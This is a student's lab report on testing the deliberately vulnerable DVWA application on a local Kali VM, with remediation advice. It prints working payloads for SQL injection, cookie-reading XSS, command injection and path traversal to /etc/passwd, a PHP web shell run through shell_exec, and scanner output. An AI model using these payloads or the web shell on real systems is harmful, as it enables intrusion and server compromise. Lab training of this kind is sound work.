

Title + metadata

- a. Introduction
- b. Installation and Setup
- c. Vulnerability Testing and Findings
 - 3.1 SQL Injection
 - 3.2 Reflected XSS
 - 3.3 Stored XSS
 - 3.4 Command Injection
 - 3.5 File Upload / RCE
 - 3.6 Local File Inclusion (LFI)
 - 3.7 Other checks (IDOR, headers, session)
- d. Automated Scanning
- e. Impact Analysis and Recommendations
- f. Conclusion
- Appendix – Screenshots (map)

DVWA – Assignment 6 Report

Submitted by: Sourav Singh

Date: 27/09/2025

Environment: Kali Linux (local VM), DVWA installed via apt.

Notes: Lab only. Tests executed on local DVWA instance.

1. Introduction

This document reports installation, configuration and vulnerability testing performed on the Damn Vulnerable Web Application (DVWA) in a controlled lab. Tests include manual vulnerability verification and light automated scans. Reference: sample report used for structure.


2. Installation and Setup

Commands used:

- *sudo apt update && sudo apt install dvwa*
- *sudo dvwa-start*

Access URL: **http://127.0.0.1:42001/**

Login: **admin / password (default)**

A terminal window with a dark background and light-colored text. The window title bar shows 'Session Actions Edit View Help'. The prompt is '(sokomon@kali)-[~/Desktop]'. The user enters '\$ sudo apt update', followed by a password prompt '[sudo] password for sokomon:'. The terminal shows the output of 'apt update', including repository information and a list of packages to be upgraded. The user then enters '\$ sudo apt install dvwa', and the terminal shows that 'dvwa' is already the newest version. Finally, the user enters '\$ sudo dvwa-start', and the terminal shows a blank line.

```
Session Actions Edit View Help
(sokomon@kali)-[~/Desktop]
$ sudo apt update
[sudo] password for sokomon:
Hit:2 https://repo.protonvpn.com/debian stable InRelease
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:4 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [50.6 MB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [201 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [911 kB]
Fetched 72.9 MB in 37s (1,978 kB/s)
381 packages can be upgraded. Run 'apt list --upgradable' to see them.

(sokomon@kali)-[~/Desktop]
$ sudo apt install dvwa
dvwa is already the newest version (2.4-0kali1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 381

(sokomon@kali)-[~/Desktop]
$ sudo dvwa-start

(sokomon@kali)-[~/Desktop]
$
```

Screenshot 1: Screenshot of the terminal showing installation commands.




Screenshot 2: DVWA homepage with security level set as Low.

3. Vulnerability Testing and Findings

For each item: payload → observed result → impact → evidence.

3.1 SQL Injection

- Payload (lab): ' OR '1'='1
- Result: **Authentication bypass / data exposed.**
- Impact: **Unauthorized data access; high risk.**




Screenshot 3: Showing injection input and data retrieved from the database.

3.2 Reflected XSS

Payload (lab): `<img src=x onerror="alert(document.cookie)">`

Result: **JavaScript** alert shows **document.cookie**.

Impact: **Session theft, impersonation.**




Screenshot 4: Reflected XSS payload and alert.

3.3 Stored XSS

Method: **Insert payload into a server-stored input (e.g., comments).**

Result: **Payload executed on page load for all users.**

Impact: **Persistent XSS — greater user impact.**



Screenshot 5: Stored payload present and alert on page load.

3.4 Command Injection

Payload (lab): **127.0.0.1; whoami**

Result: **Command output rendered (shows server user).**

Impact: **Remote command execution -> full server compromise.**



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.068 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.089 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.070 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.063 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3056ms  
rtt min/avg/max/mdev = 0.063/0.072/0.089/0.009 ms  
_dvwa
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Screenshot 6: ing/command input and execution output.

3.5 File Upload / Remote Code Execution (RCE)

Method:


- **Uploaded PHP shell script:**

```
<?php  
if(isset($_REQUEST['cmd'])){  
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
}  
>
```

- **After upload, accessed:**

<http://127.0.0.1:42001/hackable/uploads/test1.php?cmd=whoami>

- Result: **Remote command execution via web shell.**
- Impact: **Arbitrary code execution on server.**




Screenshot 7: Upload success and shell command output.

3.6 Local File Inclusion (LFI)

Payload (lab): `../../../../etc/passwd`

Result: `/etc/passwd` displayed.

Impact: **Sensitive file disclosure.**



Screenshot 8: Path traversal payload and file contents.

4. Automated Scanning

Commands used (lab):

- **nikto -h http://127.0.0.1:42001/**
- **whatweb http://127.0.0.1:42001/**
- **nuclei -u http://127.0.0.1:42001/ -t cves/**

```

(sokomon@kali)-[~]
$ nikto -h http://127.0.0.1:42001/
Nikto v2.5.0

+-----+
| Target IP:      | 127.0.0.1 |
| Target Hostname: | 127.0.0.1 |
| Target Port:    | 42001    |
| Start Time:     | 2025-09-26 22:29:47 (GMT-4) |
+-----+

Server: nginx/1.26.3
/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
Root page / redirects to: login.php
No CGI Directories found (use '-C all' to force check all possible dirs)
/login.php: Admin login page/section found.
8074 requests: 0 error(s) and 3 item(s) reported on remote host
End Time:      2025-09-26 22:30:28 (GMT-4) (41 seconds)

+-----+
1 host(s) tested
(sokomon@kali)-[~]
$ █

```

Screenshot 9: nikto

```

(sokomon@kali)-[~]
$ whatweb http://127.0.0.1:42001/
http://127.0.0.1:42001/ [302 Found] Cookies[PHPSESSID,security], Country[RESERVED][22], HTTPServer[nginx/1.26.3], HttpOnly[PHPSESSID,security], IP[127.0.0.1], RedirectLocation[login.php], nginx[1.26.3]
http://127.0.0.1:42001/login.php [200 OK] Cookies[PHPSESSID,security], Country[RESERVED][22], DVWA, HTML5, HTTPServer[nginx/1.26.3], HttpOnly[PHPSESSID,security], IP[127.0.0.1], PHP, PasswordField[password], Title[Login :: Damn Vulnerable Web Application (DVWA)], nginx[1.26.3]

(sokomon@kali)-[~]
$ █

```

Screenshot 10: whatweb

```

(sokomon@kali)-[~]
$ nuclei -u http://127.0.0.1:42001/ -t cves/

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | |_| | |
|  _< |  _  | |
|_| \_|_|_|_|_|
               v3.4.10

projectdiscovery.io

[INF] nuclei-templates are not installed, installing...
[INF] Successfully installed nuclei-templates at /home/sokomon/.local/nuclei-templates
[WRN] Found 1 template[s] loaded with deprecated paths, update before v3 for continued support.
[INF] Current nuclei version: v3.4.10 (latest)
[INF] Current nuclei-templates version: v10.2.9 (latest)
[INF] New templates added in latest release: 182
[INF] Templates loaded for current scan: 3247
[INF] Executing 3247 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 20 (Reduced 12 Requests)
[INF] Using Interactsh Server: oast.pro
[INF] Scan completed in 47.242208014s. 0 matches found.

(sokomon@kali)-[~]
$ █

```

Screenshot 11: nuclei

5. Impact Analysis and Recommendations

Findings summary:

- Critical: RCE, SQLi, LFI, command injection.

- High: Stored XSS, insecure file upload.

Recommendations (concise):

- Input validation + output encoding.
- Parameterized queries / prepared statements.
- Reject/validate uploaded file types; store outside webroot.
- Harden PHP settings (disable dangerous functions, disallow remote include).
- Add security headers (CSP, X-Content-Type-Options, X-Frame-Options).
- Set cookie flags: HttpOnly, Secure, SameSite.
- Use WAF and continuous logging/alerting.

6. Conclusion

The DVWA lab confirmed critical flaws like SQLi, XSS, command injection, and file upload issues. Manual and automated tests showed how easily these can be exploited, stressing the need for secure coding and hardening.